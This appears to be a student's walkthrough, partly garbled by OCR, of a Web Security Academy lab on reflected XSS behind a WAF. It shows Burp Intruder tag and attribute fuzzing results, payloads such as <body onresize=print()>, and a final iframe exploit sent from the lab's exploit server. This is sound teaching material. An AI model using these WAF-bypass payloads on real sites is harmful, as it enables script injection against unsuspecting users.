
This lab contains a reflected XSS vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors.

To solve the lab, perform a cross-site scripting attack that bypasses the WAF and calls the print() function.

We need create a custom tag and automatically alerts document.cookie.

Inject a standard XSS vector, such as,

<img src=1 onerror=print()>




Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.

This implies that the filtering is done and blocking our request.

If I use the following payload,


<alert()>



No error occurred,


To find the Payload first we need to find the tags and attributes which will bypass this WAF.

For that we'll use use Burp Intruder to test which tags and attributes are not being blocked by WAF.




Send it to Burp Intruder.In Burp Intruder, in the Positions tab, replace the value of the search term with: <>.Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the search term should now look like: <§§>

Now Visit the XSS cheat sheet and click "Copy tags to clipboard".




For Body the status code is 200.




It was successful.

Now we need find the attributes which will bypass this WAF.For send this request Intruder replace your search term with <body%20=1> .Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: <body%20§§=1>



Visit the [XSS cheat sheet]() and click "copy events to clipboard".



Intruder attack results filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
45	onpointermove	400	417			119	
46	onpointerout	400	465			119	
47	onpointerover	400	469			119	
48	onpointerrawupdate	400	601			119	
49	onpointerup	400	269			119	
51	ontoggle(popover)	400	372			119	
52	ontransitioncancel	400	358			119	
53	ontransitionend	400	455			119	
54	ontransitionrun	400	277			119	
55	ontransitionstart	400	416			119	
56	onwebkitanimationend	400	280			119	
57	onwebkitanimationiteration	400	400			119	
58	onwebkitanimationstart	400	510			119	
59	onwebkittransitionend	400	294			119	
0		200	202			3483	
8	onbeforeinput	200	385			3496	
10	onbeforetoggle	200	631			3497	
21	ondragexit	200	338			3493	
50	onscrollend	200	347			3494	

All the payloads requires user interaction, using user interaction does not solve this lab,

Payload:

<body onresize= print()>

Result,



So the every Payloads events are has user interaction. For that we can use iframe and i am using onresize with that because iframe has a property to change its size so that why this will work with iframe.

Payload format,

<iframe src = "exploit url path "onload=this.style.width="pixel size according to you.px"></iframe>

The exploit url path we alredy executed. =https://0ab100f1047121a08154c5a700ff00f2.web-security-academy.net/?search=%3Cbody+onresize%3D+print%28%29%3E in which we have already used the payload <body onresize= print()>.

Final Payload,

<iframe src = " https://0ab100f1047121a08154c5a700ff00f2.web-security-academy.net/?search=%3Cbody+onresize%3D+print%28%29%3E " onload=this.style.width="200px" ></iframe>

URL: https://exploit-0a6c005004f221f08106c44601430021.exploit-server.net/exploit

HTTPS

☑

File:

/exploit


Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src = " https://0ab100f1047121a08154c5a700ff00f2.web-security-academy.net/?search=%3Cbody+onresize%3D+print%28%29%3E "
onload=this.style.width="200px" ></iframe>
```

Click View Exploit



Click Send to Victim

Web Security Academy

Reflected XSS into HTML context with most tags and attributes blocked

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a6c005004f221f08106c44601430021.exploit-server.net/exploit

HTTPS

☑

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```